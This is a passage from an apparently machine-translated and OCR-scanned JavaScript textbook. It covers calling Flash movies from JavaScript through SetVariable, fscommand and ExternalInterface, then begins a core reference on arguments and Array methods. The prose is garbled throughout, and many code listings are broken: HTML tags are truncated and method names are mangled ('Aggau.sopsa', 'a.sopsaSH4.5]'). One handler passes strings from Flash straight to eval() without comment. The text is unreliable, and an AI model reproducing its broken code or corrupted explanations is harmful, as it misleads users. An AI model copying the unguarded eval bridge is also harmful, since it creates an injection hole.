Flash - it's more than just an ActionScript -code, most developers Flash - soderzhimogo use commercial version of IDE Flash companies as Adobe . Nevertheless, all related to technology Flash examples in this chapter contain only fragments of Ac tionScript -code, which can be easily converted into SWF -files (t. E. In the Flash -roliki) using the open-source compiler ActionScript called *mtasc (http : // www . mtasc . org).* Examples rollers do not contain additional olnitelnyh audio and video GOVERNMENTAL and therefore can be compiled without the use of expensive development environment.

This chapter does not set a goal to teach you programming Yazi ke ActionScript or use an application library interface , access GOVERNMENTAL Flash -player. This will help many resources on the Internet, one of which may be the most useful - it's language dictionary the Acti OnScript , located at *http : // www . adobe . com / supp ort / flash / acti - on _ scripts / actionscript _ dictionary /.*

Embedding and accessing Flash- rollers

Before you start to interact with the Flash -rolikom, it must be installed it in the HTML -page to JavaScript -stsenary could get a link to it. However, to make e is not so simple, because different browsers it is done in different ways: the IE requires that the video was included e n tag < object > with certain Attrib in Tami, other browsers - in the tag < object > with other attributes or into the < embed > tag. The < object > tag is a standard HTML

tag, however, the techniques for interacting Flash with JavaScript scripts described here assume that the movie is embedded within the < embed > tag.

Solution based on the specific IE conditional HTML-commentary tariyah by which the tag < object > skr yvaetsya in all browsers, differing GOVERNMENTAL by IE , and the tag < the embed > hiding in IE . Here's an example of embedding mymovie Flash *movie . swf* under the name " movie ":

```
 [if IE]>
)ject id = "movie" type = "application / x-shockwave-
        flash" width = "300" height = "300">
      <param name = "novie" value = "mynovie.swf">
bject>
endif] -> <! - [if! IE]> <-->
ıbed name = "novie" type = "application / x-
        shockwave-flash" src = "mynovie.swf" width =
        "300" height = "300">
:mbed >
> <! [ endif ] ->
```


The tag < object > SET avlivaetsya attribute id , and the tag < the embed > - attribute name . It's about scherasprostranennaya practice that allows to refer to the built-in element ment regardless of the browser with the following fragment:

```
// Get a reference to the Flash movie from the Window object
in IE // and from the Document object in other browsers
var flash = window . movie || document . movie ; // Get Flash Object
```

For normal interaction Flash -rolika with JavaScript -stsenariem tag < em bed > must have the attribute name . In addition to an espechit re tolerability

scenarios, you need to define an attribute id and use the method getEle - mentById () to search for tags < object > and < the embed >.

Manage Flash -player

Once Flash -rolik embedded in HTML -Pages and JavaScript -stsenary on luchil link to HTML is an element, which is embedded in the roller, can be manipulated Vat Flash -player, simply by calling the methods of this element. Here are a few at mers actions that can be performed by using these methods:

```
var flash = window . movie || document . movie ; // Get a link to the object
                                with the movie
 if ( flash . IsPlaying () ) { // If the video is playing,
    flash . StopPlay (); // stop him
    flash . Rewind (); // and go to the beginning of the video
 }
 if ( flash . PercentLoaded ( ) == 100) // If the video is fully
 loaded, flash . Play (); // start it. flash . Zoom (50); // Scale
 50% flash . Pan (25, 25, 1); // Move right and down 25%
 flash . Pan (100, 0, 0); // Nudge 100 Pixels Right
```

These methods Flash -player are described in the relevant section of part IV SOI rod, and some of them are shown in Example 23.5.

Interaction with Flash- rollers

More and n also interesting topic than managing Flash -player - this is a challenge the ActionScript - the methods defined in the clip. In the case of Java applets, this was easy enough: the required method was simply called as a method on the < applet > tag. In Flash 8, calling methods is just as easy. But if you orientable Tes on a wide range of users, many of whom may be SET county an old version of Flash -player, you will have to make a few additional GOVERNMENTAL steps.

One of the main ME t odov management Flash -player is called the SetVariable (), the other - the GetVariable (). These methods can be used to record and obtaining Nia values ActionScript instance variables. Although the method invokeFunction () is not here, we can but adopt ActionScript - extension for JavaScript and for the purpose of function calls Execu s acce method the SetVariable (). In ActionScript kazh dy object has a method watch (), which can set *breakpoints* for debugging manners: when to change

by the value of the specified property Ob EKTA caused said function. Consider the following fragment of the Acti OnScript-code:


```
/ * ActionScript * /
// define some variables to hold the function // arguments and
return value
// _ root refers to the beginning of the movie timeline. SetVariable ()
Functions
// and GetVariable () can read and change the property values of this
object.
_ root . arg 1 = 0;
_ root . arg 2 = 0;
_ root . result = 0;
// This variable is defined to call the _ root function . multiply =
0;
// Now with Object . watch () call the function when the value of
the // " multiply " property changes . Note that there is an
explicit // type conversion of the _ root arguments . watch ("
multiply ", function () {
                _root.result = Number (_root.arg1) * Number (_root.arg2);
                // Returns the value written to the property. return 0;
            });
```

As an example, assume that Flash -player performs smart zheniya much more efficient than the interpreter JavaScrip t . Then cause of Ac tionScript-code to multiply the two numbers, as follows:

```
/ * JavaScript * /
// Call Flash- roller to multiply two numbers function multiply (
x , y ) {
```

```
    var flash = window . movie || document . movie ; // Get the Flash
    object flash . Se tVariable (" arg 1", x ); // Set the first argument

    flash . SetVariable (" arg 2", y ); // Set the second argument
    flash . SetVariable (" multiply ", 1); // Call the multiplication
    operation
    var result = flash . GetVariable (" result "); // Get the result
    return Number ( re sult ); // Convert and return it
}
```

Appeal to JavaScript -code of Flash

Interaction with J a vaScript -stsenariem of ActionScript performed using the fscommand (), which two lines are transmitted:

```
fscommand (" eval ", "alert ('Hello from Flash ')");
```

Although the arguments of the function the fscommand () is called *command* (team) and *the args* (argu- ments), they are not the views of the team and its arguments - it can be any two rows.

When ActionScript -stsenary causes function fscommand (), both before the line are spe Hoc JavaScript are functions which can perform the action any Via in response to a command received *command* . Note: The value of WHO rotated JavaScript -function is not passed back to ActionScript -stsenariyu. Name JavaScript -function, called function tion the fscommand (), depending on the values Niya attribute id or name tag < object > or < the embed >, in which is embedded the Flash - roller. Assuming the movie is named " movie " then the JavaScript function should be named movie _ DoFSCommand . Here is an example of such a function:

```
function movie _ DoFSCommand ( command , args ) {
```

```
    if (command == "eval") eval (args);
}
```

This trick is simple enough, but it doesn't work in Internet Explorer . For a number with the rank when Flash -rolik embedded in the browser the IE , it does not have to interact with JavaScript -stsenariem not claim osredstvenno - only on company rated language Microsoft called VBScript . VBScript , in turn, can interact with JavaScript . Thus, to ensure correct operation functions the fscommand () in the IE , you need to include in the HTML - file follow the conductive track (which is also assumed that the movie was named « movie »).

```
< script language = " VBScript "> sub movie _ FSCommand (
byval command , byval args ) call movie _ DoFSCommand (
command , args ) ' JavaScript function call end sub </ script >
```

It doesn't matter if you understand the meaning of this snippet, just include it in your HTML file. Browsers that do not understand the language VBScript , will simply IGNOU ingly the tag < script > and all its contents.

Example: from Flash to JavaScript and back

Now combine all the information obtained in one example, is represented by two files: a script in a language the ActionScript (Example 23.4) and HTML-fi scrap with JavaScript -stsenariem (Example 23.5). Once Flash - rolik load the camping, it is using the the fscommand () notifies the JavaScript -stsenary that in response, activates the button on the form. If u e lknut this button, JavaScript -stsenary using the the SetVariable () will give the Flash - roller team draw pryamoug olnik. Also, if you click inside the output area Flash -rolika, using the the fscommand () will you manuf message with the coordinates of the mouse pointer. Both examples perfectly about comment and should not cause difficulties during their studies.

r 23.4. ActionScript script that interacts with JavaScript script

```
/ **
Box . as : ActionScript script to demonstrate interaction
between JavaScript and Flash
*
```

This script is written in ActionScript 2.0, which is based on
in JavaScript , but has object-oriented extensions.
The script defines a single static main () function in the Box class .
*
Using the free ActionScript compiler called
mtasc this script can be compiled with the following command:
*
m tasc - header 300: 300: 1 - main - swf Boxl . swf Boxl . as
*
The compiler generates a SWF file that calls the main () method from the first frame of the movie.
If you are using the Flash IDE , you need to insert a call to the Box . main () to the first frame. * /


```
class Box {
    static function main () {
        // This ActionScript function must be called from a JavaScript script.
        // It draws a rectangle and returns the area it occupies. var drawBox =
        function ( x , y , w , h ) {
```

root	beginFill (0xaaaaaa, 100);
root	lineStyle (5, 0x000000, 100
root	o < CD-l ABOUT x ,

	y)
root	lineTo (x + w, y);
root	lineTo (x + w, y + h);
root	lineTo (x, y + h);
root	lineTo (x, y);
root	"O n e

return w * h;

}

// This configures the ability to call a function // from JavaScript for versions of Flash below 8. First, you need to // define the properties for the // start of the timeline, which will // hold the arguments and return value.

_ root . arg 1 = 0;
_ root . arg 2 = 0;
_ root . arg 3 = 0;
_ root . arg 4 = 0;
_ root . result = 0;

// Then you need to declare another property with the same name, // as function.

_ root . drawBox = 0;

// Next, using the Object . watch () should set // a "checkpoint" to watch for changes in the value of this // property. When writing to it occurs, // the specified function will be called. This means that the JavaScript script // can initiate a function call using the SetVariable function . _ root . watch (" drawBox ", // The name of the monitored property

function () {// A function to be called on change // Call the drawBox () function , convert the arguments // from strings to numbers, and store the return value. _ root . result = drawBox (Number (_ root . arg 1), Number (_ root . arg 2), Number (_ root . arg 3), Number (_ root . arg 4));

```
                // Return 0 so that the value of the tracked property
                does not change. return 0;
            });
        // This is an ActionScript event handler.
        // It calls the global fscommand () function , which is // passed the
        coordinates of the mouse pointer at the time of the click. _ root .
        onMouseDown = function () {
            fscommand (" mousedown ", _ root ._ xmouse + "," + _ root ._
            ymouse );


}
```



```
            // Here, fscommand () is called again and // tells the JavaScript
            script that the Flash movie is loaded and ready to run.
            fscommand (" loaded ", "");
        }
    }
```

Example 23.5. Interaction with Fla sh -roller

```
    <! -
                This is a Flash movie embedded in a web page.
        Following good practice, IE uses the < object id = ""> tag, while other
        browsers use the < embed name = ""> tag.
        Pay attention to the conditional comments that are IE specific .
    ->
    <! - - [if IE]>
ject id = "movie" type = "application / x-shockwave-flash"
        width = "300" height = "300">
```

```
    <param name = "movie" value = "Box1.swf">
</object>
<! [endif] -> <! - [if! IE]> <-->
<embed name = "movie" type = "application / x-shockwave-flash" src =
                    "Box1.swf" width = "300" h eight = "300">
</ embed >
<! -> <! [ endif ] ->
<! -
    This HTML form has a button that can be used to manipulate the
    video or player.
    Please note that the Draw button is not available initially . When the
    Flash movie loads, it sends a Jav command to the aScript script, and
    the JavaScript script activates the button.
->
<form name = "f" onsubmit = "return false;">
<button name = "button" onclick = "draw ()" disabled> Draw </button>
<button onclick = "zoom ()"> Zoom </button>
<button onclick = "pan ()"> Pan </button>
</ form >
< sc ript >
// This function demonstrates how to access the Flash
movie // in a generic way. function draw () {
    // First we need to get a reference to the Flash object. Since // the
    name " movie " was used for the id and name attributes of the <
    object > and < embed > tags , this object will be available as a
    property named " movie ".
    // In IE this property belongs to the window object , in other browsers
    // to the document object .
    var flash = window . movie || document . movie ; // Get a link to the
    Flash object.
    // Before interacting with the movie, you need to make sure it is
    // fully loaded. This line is redundant because the button that //
    calls the method will not be available until Flash tells you
    // that the movie is loaded if ( flash . PercentLoaded () ! = 10 0) return
    ;
```

```
    // Then, by setting the variables, the arguments are "passed" to the
    function.
    flash.SetVariable ("arg1", 10);
    flash.SetVariable ("arg2", 10);
    flash.SetVariable ("arg3", 50);
    flash.SetVariable ("arg4", 50);
    // Now you can call the function by changing the value of another
    property. flash . SetVariable (" drawBox ", 1);
    // Finally, the return value of the function is requested. return
    flash . GetVariable (" result ");
}
function zoom () {
    var flash = window . movie || do cument . movie ; // Get a link to the
    Flash object. flash . Zoom (50);
}
function pan () {
    var flash = window . movie || document . movie ; // Get a link to the
    Flash object. flash . Pan (-50, -50, 1);
}
// This function is called when Flash calls fscom mand ().
// String arguments are supplied by Flash .
// This function must have a well-defined name, otherwise // it will
not be called. Function name starts with a " movie ", because // the
attribute value id / name tag < object > or < the embed >,
// used previously. function movie _
DoFSCommand ( command , args ) { if (
command == " loaded ") {
```

```
        // When Flash reports that the movie has loaded,
        // difficult to activate the form button. document .
        f . button . disabled = false ;
    }
    else if ( command == " mousedown ") {
        // Flash will report when the user clicks the mouse.
        // Flash can only transfer strings. We can parse them // as
        needed to get the data sent by Flash . var coords = args . split
        (",");
        alert (" Mousedown : (" + coords [0] + ", " + coords [1] + ")");
    }
    // Several other interesting commands.
    else if (command == "debug") alert ("Flash debug:" + args); else if
    (command == "eval") eval (args);
}
</script>
<script language = "VBScript">
' This script is written not on the language JavaScript, and Mr. and
language the Visual Basic ' the Scripting Edition of Microsoft. This
script is required for Internet Explorer to accept fscommand ()
messages from Flash .
'It is ignored by all other browsers that do not support VBScript .
' The name of this subroutine must be exactly as shown. sub
movie _ FSCommand ( byval command , byval args )
```



```
        call movie _ DoFSCommand ( command , args ) ' simple
    JavaScript function call end sub </ script >
```

Scripting in Flash 8

In Flash 8 implemented a class called Externallnterface , which significantly simplifies the org a nization interactions JavaSoript -stsenariev and Flash . Class Externallnterface defines a static function call (), designed hydrochloric named for calling JavaScript - functions returning and receiving e Mykh values. In this class, as defined by a static method addCallback (), you suppl Export ActionScript -functions for use in JavaScript - scenarios. A description of the Externallnterface class can be found in the fourth part of the book.

To demonstrate the ease of interaction with a class Exter nallnterface , transform examples 23.4 and 23.5. Example 23.6 provides Vido modified ActionScript -stsenary, and Example 23.7 - modified the Java Script-script (defined Lenia tags < object >, < the embed > and < The form > compared to when mer 23.5 have not changed, and therefore they are omitted).

In the comments, you will find everything necessary for an understanding of the principles of IP use class Externallnterface . In addition, the Externallnterfa ce . add - Callback () is demonstrated in Example 22.12.

Example 23.6. ActionScript script using the ExternalInterface class

```
/ **
Box 2. as with the : the ActionScript -stsenary to demonstrate the
interaction between
JavaScript and Flash using the Externallnterfa ce class from Flash 8.
*
Compile this script with the following command:
*
mtasc -version 8 -header 300: 300: 1 -main -swf Box2.swf Box2.as
*
If you are using the Flash IDE , insert a call to the Box method in the first
frame of the movie . main (). * /
import flash.external.Exte rnalInterface; class Box {
    static function main () {
     // Export the ActionScript function using the ExternalInterface class .
     // This greatly simplifies calling a function from a JavaScript script,
     // but only supported in Flash 8 and later.
     // The first argument to addCallback is the name of the
     function under which it will be // available in the JavaScript
```

```
script. The second argument is // an ActionScript object in
the context of which the function will be called,
// the value of this argument will become the value of the ' this '
keyword .
// The third argument is a reference to the called function.
ExternalInterface . addCallback (" drawBox ", null ,
function ( x , y , w , h ) { _ root . beginFill (0 xaaaaaa ,
100);
    _ root . lineStyle (5.0 x 000000, 100);
    _ root . moveTo ( x , y );
    _ root . lineTo ( x + w , y );
```



```
    _root.lineTo (x + w, y + h);
    _root.lineTo (x, y + h);
    _root.lineTo (x, y);
    _root.endFill (); return w * h;
});
// This is the ActionScript - handler event .
// The challenge ExternalInterface.call () he informs
// JavaScript - script coordinates of the mouse at the
time of the click .
_root.onMouseDown = function () {
    ExternalInterface.call ("reportMouseClick",
                    _ root ._ xmouse , _ root ._ ymouse );
}
// Tell the JavaScript script that the video is fully loaded and ready
to go. ExternalInterface . call (" flashReady ");
}
```

```
}
```

easures 23.7. A simplified way to interact with Flash using the ExternalInterface class

```
< script >
// When the ActionScript function is exported by the ExternalInterface
function . addCallback ,
// it can be accessed as a method of the Flash object. function draw () {
    var flash = window . movie || document . movie ; // Get the
    Flash object return flash . drawBox (100, 100, 100, 50); //
    Call the function
}
// These functions will be called from Flash using ExternalInterface .
call (). function flashReady () { document . f . button . disabled = false ;
} function reportMouseClick ( x , y ) { alert (" click :" + x + "," + y ); }
</ script >
```

III

Basic JavaScript Reference

This part of the book is a complete guide to all the classes, its stvam, functions and methods of the base application prog ammnogo interface LuaYaspr ^ On the first few pages explains how to benefit vatsya directory, so they should pay special attention.
This part describes the following classes and objects:

Arguments	Global	Number
Array	JavaArray	Object

Boolean	JavaClass	RegExp
Date	JavaObject	String
Error	JavaPackage	
Function	Math	

Basic JavaScript Reference

This part of the book is a reference guide which describes the classes, IU Toda and properties form the basis of JavaScript . Introductory Part and sample ano Noah articles designed to help you understand how to work with a directory and extract from it the maximum. Do not be lazy and read this material carefully - it will be easier for you to search and use the information you need!

The material in the handbook is organized in alphabetical order. Help articles on sacred and methods on classes, ordered by their full names, including the names of their defining classes. So, to find a method of the replace () of class String , should look for description of the method String . replace (), not replace .

Basic JavaScript defines some global functions and properties like eval () and NaN . Formally, they are properties of the global object. However, the global object has no name, so the reference lists them by their incomplete names. For the convenience of a full set of global functions and properties ba zovogo JavaScript is integrated into a special reference article « of Global » (although objects that class or with the same name is not present).

Scroll to the desired reference article, you without much labor but will also find the necessary infor mation. But it will be easier to work with a directory, if you understand how to NADI Sana'a organized and how-to articles. Further, after the heading "Example ano hydrochloric article" shows the structure of all articles and references described to akuyu yn formation can be found in these articles. Before you search for anything in the reference book, take the time to read this example.

Sample Help Article Accessibility

how to read reference articles on basic JavaScript inherits from

Title and short description

Each article directory starts with the above title block with the standing of the four parts. Articles are sorted by headings. Quick Opis of the headline gives a general idea of the subject matter described in this hundred - washing, and etc. This allows you to quickly see if you are interested in the remaining part.

Availability

Accessibility information is shown in the upper right corner of the title block. In the pre ceding editions of the book, this information is reported about what web browsers under refrain object described Ia. Now, most browsers support the pain Shui of the elements described in the book, because in the section describing dos tupnost, for greater convenience provides information on the standard representation -governing formal specification of the element. For example, here you are

b - io

you can see the line " ECMAScript v 1" or " DOM Level 2 HTML ". If the subject of the article is deemed obsolete, this will also be noted.

If the item is described and cutting-edge innovation has not subtree alive by most browsers or refers to the browser of Internet Explorer , there are sometimes referred browser name and version number.

If the item has not been standardized, such as the object History , but with the way it us work browsers, hooked erzhivayuschie specific version of JavaScript , in this section also indicates the version number of JavaScript . For example, the object History to stages in JavaScript 1.0.

If an article describing the method does not include information about the availability of this OZNA chaet that the availability of s method coincides with class availability, in which the method is defined.

Inherits from

If the class inherits the superclass or a method overrides superklas sa, this information is displayed in the lower right corner of the title block.

Chapter 9 said that JavaScript classes can inherit properties and methods from other classes. For example, the class String is a subclass of the Object , and the class of the HTMLDocument - subclass of the Document , which, in turn, is a legacy of the nickname classes the Node . The article describing the class String inheritance describing INDICATES so: « the Object ^ String », and in an article describing the HTMLDocument : « the Node ^ the Document ^ the HTMLDocument ». When you see this information, you may need to look through the sections describing the listed superclasses.

If the method has the same name as the superclass method, it overrides sous perklassa. For an example, see the article on the Array method . to - String ().

Constructor

If the reference article describes a class and the class has a constructor , this section describes how to use a constructor method to create instances of the class. Since constructors are a variety of methods, see "Const ruktor" is largely similar to the section "Syntax" in the Help Center article describing met ode.

Syntax

In help articles, functions, methods, and properties have a section "Syntax", where de monstriruetsya how to use the function, method or property in the program. The reference articles in this book use two different styles of writing syntax for different methods . The articles describe the basic elements and the customer Skog JavaScript (such as object methods Window), which are not associated with the model DOM , used untyped syntax. For example, the syntax for the Ar - ray . concat ():

```
array. concat ( value, ...)
```

Italicized text is text that should be replaced with something else. In this case the *array* should be replaced with a variable that contains the array or Java Script-expression, which is a result of the array. A *value* ave PICs is an arbitrary value to be added to the array. An ellipsis (...) indicates that this method can take any number of arguments

cops *value.* Since the word the concat , as well as the opening and closing brackets are not typed in italics, they should be included in the JavaScript - code exactly as shown here.

Most of the methods described in Part IV, standardized con consortium of W3C and its specifications include information on the types of arguments , Comrade IU todov and return values. In this case, the article includes information about tee groin in the section with the syntax description. For example, the syntax of the Document . getEle - mentById () is described as follows:

```
Element getElementById ( String elementId );
```

Such a writing corresponds to the language syntax of the Java , emphasizing that the method getEle - mentById () returns an object Element and expects to receive a single line in the form of arguments that the name *elementld* . Since this is a method of the Document object and is implicitly called in the context of the document, the document prefix is not included in the syntax description.

Arguments

If the reference article describes the function, method, or class with a method-intercept ruktorom, the following sections of the "Designer" and "syntax" should be a subsection "Arguments", in which a write methods arguments, function, or constructor. If there are no arguments, this subsection is omitted:

arguments

The listed arguments are described here. This is, for example, the description of the argument *argument_*.

argument2

This is the description of the argument *argument2*.

Return value
If a constructor, function, or method returns a value, this subsection describes that value.

Exceptions
If a constructor, function or method may throw an exception, in that under section lists t Types of possible exceptions and described the circumstances in which they may occur.

Constants

Some classes define a set of constants which serve as values Nij arguments properties or methods. For example, the Node interface defines important constants that are valid values for the nodeType property . If inter face defines constants are listed and described in this section. Obra Titus note: constants - are static properties of the class rather than an instance of this class.

Properties

If the reference article describes a class, in the "Properties" the properties listed Islands, defined in this class, and a brief description of each. At one minute III book for each property has a private full reference article. In Part IV, most of the properties are described in this section. Part IV also contains a separate article for the most important or complex properties, and this fact is noted in this section. In Part IV of the book, describing the properties of DOM classes

type information included. The properties of other classes, and all of the properties listed nye in Part III, are untyped. The list of properties is as follows way:

propl

This is a short description of the untyped propl property . The subtitle at kazi INDICATES only the name of the property, and in the description of the property type is included, meaning or value, regardless of whether it is available read-only or read-write.

readonly integer prop 2

This is a short description of a typed prop 2. The subtitle includes the type information along with the property name. The description paragraph itself tells about the purpose of the property.

Methods

The reference article on the class defining methods includes a section called Methods. It is very similar to the Properties section, except that it lists methods rather than properties. For all methods, there are also some reference hundred ti. This section lists only method names. For information about the types of arguments and the return value, see the article describing the method itself.

Description

Most help articles contain a section "Description", is the basis nym class description, method, function, or property referred to in Article. This is the main body of the help article. Those who still did not know anything about the class, IU m ode, or property, may go directly to this section, and posmot and then return ret previous sections, such as "Arguments", "Properties" and "methods". Those who are familiar with the class, method or property, you can read this section is not required, POSCO lku they need only to quickly find some of information tion of it (for example, in the section "Arguments" or "Properties").

In some articles, this section is only a short paragraph. In others, it may span one or more pages. For some ryh simple methods sections "Case" and the "return value" themselves quite well describing vayut method, then the section "Description" will be omitted.

Example

Some background articles include an example that illustrates a typical IP use. Most of the articles, however, do not contain examples. You will find at the action in the first half of this book.

Errors

If the subject matter of the help article does not work quite correctly, then this section provides a description of the errors. However, note that this book is not intended for the villa to consider s all errors in all versions and implementations of JavaScript .

see also

Many how-to articles end with cross-references to those close to the IU help articles that may be of interest. Sometimes reference hundred ti refer to one of the chapters of the SOI gi.

arguments []

ECMAScript v 1

array of function arguments

Syntax

arguments

Description

Array arguments [] is defined only within a function body, where it refers to Ob CPC Arguments this function. This object has properties and numbered n eds resents a array containing all arguments passed to the function. Identifi locator the arguments - is essentially a local variable automatically declared in May and initialized within every function. It refers to an object Argu ments of only within the functions of the body and is not defined in the global code.

See also Arguments ; chapter 8

Syntax

arguments

arguments [n]

The elements

The Arguments object is only defined within the body of the function. Although formally it is not YaV wish to set up an array, it has numbered properties, works digits together as elements of the weight of Siwa, and the property of the length , equal to the number of array elements. Its elements are are values passed to the function as arguments. Element 0 is the first argument, element 1 is the second argument, and so on. All values passed as arguments become array elements in the Arguments object, regardless of whether the arguments are named in the function declaration.

Properties

callee

A link to the currently executing function.

length

The number of arguments passed to the function and the number of array elements in the Arguments object .

Description

When the function is called, it creates an object for the Arguments , and local re meline arguments is automatically initialized with a reference to the object the Arguments . Hos novnoe For Building Arg uments - to provide an opportunity to determine how to arguments passed to the function, and refer to the unnamed arguments. V to complement to the array elements and the property of the length , the property callee allows neimeyu bathroom features refer to itself.

Argum ents

ECMAScript v 1

arguments and other properties of the function

Object ^ Arguments

614

Arguments . callee

For most object tasks Arguments can be considered as an array of additional -inflammatory property of callee . However, it is not an instance of an object the Array , asvoys TVO the Arguments . length does not behave in a special way like the Array property . length , and cannot be used to resize the array.

The Arguments object has one very unusual feature. When the function is named arguments, the array elements of The object Arguments are synonymous mi local variables, containing function arguments. The Arguments object and argument names provide two different ways of referring to the same variable. Changing the value of the argument using the name argument measurable nyaet value extracted through the object Arguments , and the change in value of the argument through the object Arguments changes the values retrieved by the name argument.

See also Function ; chapter 8

Arguments . callee ECMAScript v 1

function currently executing nt

Syntax

arguments . callee

Description

arguments . callee refers to the currently running function. This syn taxis unnamed function provides the opportunity to refer to themselves. This property is only defined within the body of the function.

Example

```
// The unchanged function literal uses the callee property // to
refer to itself to make a recursive call var factorial = function
( x ) { if ( x <2) return 1; else return x * arguments . callee (
xl );
}
var y = factorial (5); // Returns 120
```

Argume nts . length ECMAScript v 1

the number of arguments passed to the function

Syntax

arguments . length

Description

The length property of the Arguments object returns the number of arguments passed to the current function. This property is only defined within the body of the function.

Note that this property returns the actual number of arguments passed, not the expected one. On the number of arguments in the function declaration govo ritsya article about a property the Function . length . In addition, it should be noted that his is GUSTs not behaving special way, as a property of the Array . length .

Example

```
// Use an object the Arguments , to check whether the correct number of
arguments was passed function check ( the args ) {
   var actual = args . length ; // Actual number of arguments
   var expected = args . callee . length ; // Expected number of arguments to
   the if ( Actual Primary ! = Expected ) { // If they do not match, generate
   an exception
      throw new Error ("Invalid number of arguments: expected:" +
                  expected + "; actually passed in" + actual );
   }
}
// A function that demonstrates the use of the above function
function f ( x , y , z ) {
   check ( arguments ); // Check if the number of arguments is correct
   return x + y + z ; // Now execute the rest of the function as usual
}
```

See also Array . length , Function . length

Array ECMAScript v 1

Built-in support for arrays Objecta the Array

Constructor

new Array () new Array

(pa3Mep)

new Array (element0, element1, element)

Arguments

time m er

The desired number of elements in the array. The length of the returned array (length) is equal to the argument *size.*

elementO, ... element

An argument list of two or more arbitrary values. When the constructor Array () is called with these arguments, only elements that create an array va indicated values are initialized, and the property length becomes equal nym number of arguments.

Return value

A newly created and initialized array. When the constructor Array () causing etsya no arguments, it returns the empty array and the value of the length is 0. When called with one argument to the numerical onstruktor array with specified nym number of undetermined elements. When calling any other

Argu cops constructor initializes an array of values given the argument it cops. When the constructor is the Array () is called as a function of (oper without ora new), it behaves the same way as when you call with the operator new .

Exceptions

RangeError

When the designer Array () is passed a single argument *size,* an exception RangeError , if the size is negative or greater than 2 ^{32} -1.

616

Array

Sinta xis literal

ECMAScript v 3 defines literal syntax for arrays. The programmer can create and initialize an array by enclosing a list of expressions, listed via the 'commas in brackets. The values of these expressions are elements cops wt Siba. For example:

```
var a = [1, true , ' abc ']; var b = [ a [0], a [0]
* 2, f ( x )];
```

Properties

length

A read / write integer specifies the number of elements in the array, or, if the array elements are not contiguous, the number one greater than the index after the first element of the array. Changing this property reproach Chiva or expanding array.

Methods

concat ()

Append elements to an array.

join ()

Converts all elements in the array to strings and concatenates them.

pop ()
Removes an element from the end of an array.
push ( )
Places an element at the end of an array.
reverse ()
Reverse the order of the array elements.
shift ()
Shifts elements to the beginning of the array.
slice ()
Returns a subarray of an array.
sort ()
Sorts the elements of an array.
splice ()
Inserts, removes, and replaces array elements.
toLocaleString ()
Converts an array to a localized string. toString
()
Converts an array to a string.
unshift ()
Inserts elements at the beginning of the array.

Description

Arrays are a basic JavaScript facility , detailed in Chapter 7.

See also Chapter 7

Aggau.sopsa ^)

ECMAScript v3

performs array concatenation

Syntax

array.copsX (, value, . . .)

Arguments

.value, ...

Any number of values to join to the *array.*

Return value

A new array of brazuemy joining the array of each of the argu- ments.

Description

Sopsa1 () method creates and returns a new array that is the result when a compound of each of its arguments to the *array.* This method does not modify the *array.* If any of the arguments (^) are themselves arrays, then the elements of those arrays are appended, not the arrays themselves.

Example

```
var a = [1,2,3];
a.sopsa1 (4, 5) // Returns [1,2,3,4,5]
a.sopsaSH4.5]); // Returns [1,2,3,4,5]
a.copsa4,5], [6,7]) // Returns [1,2,3,4,5,6,7 ] a.copsa1 (4, [5,
[6,7]]) // Returns [1,2,3,4,5, [6,7]]
```

See also Dgrau.] O1n (), Aggau.re 11 (), Drgau.erPceO

performs concatenation of array elements into a string

Syntax

array.] o1n ()

array.] o1n (pa, divider)

Arguments

separator

Optional yl symbol and the string serving as a separator element cops in the resulting string. If the argument is omitted, a comma is used.

Return value

The string resulting from the transformation of each element in the *array.* into a string and concatenate them with *a delimiter* between the elements.

Description

The] o1n () method converts each of the array elements to a string and then concatenates those strings by inserting the specified *separator* between the elements. Me Todd returns the resulting string.

Aggau.] O t ()

ECMAScript v1

618

Array . length

The reverse conversion (splitting the string into array elements) can be done using the split () method of the String object . For details, see. In the reference article on the sacred method of String . split ().

Example

```
a = new Array (1, 2, 3, " testing "); s = a . join ("+"); // s is the
string "1 + 2 + 3 + testing "
```

See also String . split ()

array size

Syntax

array . length

Description

The property length of the array is always one greater than the index of the last element, op -determination in the array. For traditional GOVERNMENTAL "dense" arrays in which the definition for a continuous sequence of elements and that begin with element 0, a property length indicates the number of elements in the array.

The length property is initialized when the array is created using the Array () constructor method . Adding new elements change the value of the length , if the need arises:

```
a = new Array (); // a.length is 0
b = new Array (10); // b.length is 10
c = new Array ("one", "two", "three"); // c.length is 3
c [3] = " four "; // c . length changes to 4
c [10] = " blastoff "; // c . length becomes 11
```

To resize the array, you can set the value of the length property . If the new length is less than the previous one, the array is truncated, and the elements of its stake tse loses are. If the value of length is increased (the new value is greater than the old one), the array becomes greater, and new elements are added to the end of the array to give added value undefined .

removes and returns the last element of an array Syntax

Macc ^. pop ()

Returning the th value

The last element of the *array.*

Description

Method pop () removes the last element of the array reduces the length of the array on a single zu deleted item and returns the value. If the array is already empty, pop () does not change it and returns undefined .

Array .length

ECMAScript v1

Array.pop ()

ECMAScript v 3

Array . pushO

619

Example

The pop () method and its paired pie ^) method allow implementing a first-in, last-out stack. For example:

var stack		[];	// stack	[]
stack	push	12);	// stack	[1,2] Returns 2
stack	pop(	;	// stack	[1] Returns 2
stack	push	[4.5]);	// stack	[1, [4,5]] Returns 2
stack	pop(		// stack	[1] Returns [4.5]
stack.	pop(	;	// stack	[] Returns 1

See also Array.push ()

Array.push () ECMAScript v3

adds array elements

Syntax

array.push (value, . . .)

Arguments

.value, ...

One or more values to add to the end of the array. Return value

The new length of the array after adding the specified values to it.

Description

The push () method adds its arguments, in the specified order, to the end of the *array.* He's from changing an existing *array,* rather than creating a new one. the push () and doubles his method pop () EC old- array for stack implementation, working on the principle of "first in, last out." An example is in the article Array . pop ().

See also Array . pop ()

Array . reverse () ECMAScript v 1

reverses the order of the elements in the array

Syntax

array.geuegeee ()

Description

The reverse () method of an Array object reverses the order of the elements in the array . He does it "in situ", ie. E., Reorders elements AUC bound *array,* without creating a new one. If there are several references to the *array,* new on the row following the array will be visible through all references.

Example

```
a = new Array (1, 2, 3); // a [0] == 1, a [2] == 3;
a.reverse (); // Now a [0] == 3, a [2] == 1;
```

Array.shiftO

Array.shift () ECMAScript v3

shifts elements to the beginning of the array

Syntax

macciv.shlft ()

Return value

The former first element of the array.

Description

Method shift () removes and returns the first element *Macc ^ Ba ,* displacing all subsequent conductor elements down one position to occupy the vacant place at the beginning of the array. If the array is empty, shift () does nothing and returns undefined . Note: shift () n e creates a new array, and directly changes
he Macc ^ Bed and .

Shift () method is similar to Array . pop () , except that removal of the element about plagued from the start of the array, rather than from the end. shift () is often used in combination
with unshift ().

Example

```
var a = [ 1, [2,3], 4]
a . shift (); // Returns 1; a = [[2,3], 4] a .
shift (); // Returns [2,3]; a = [4]
```

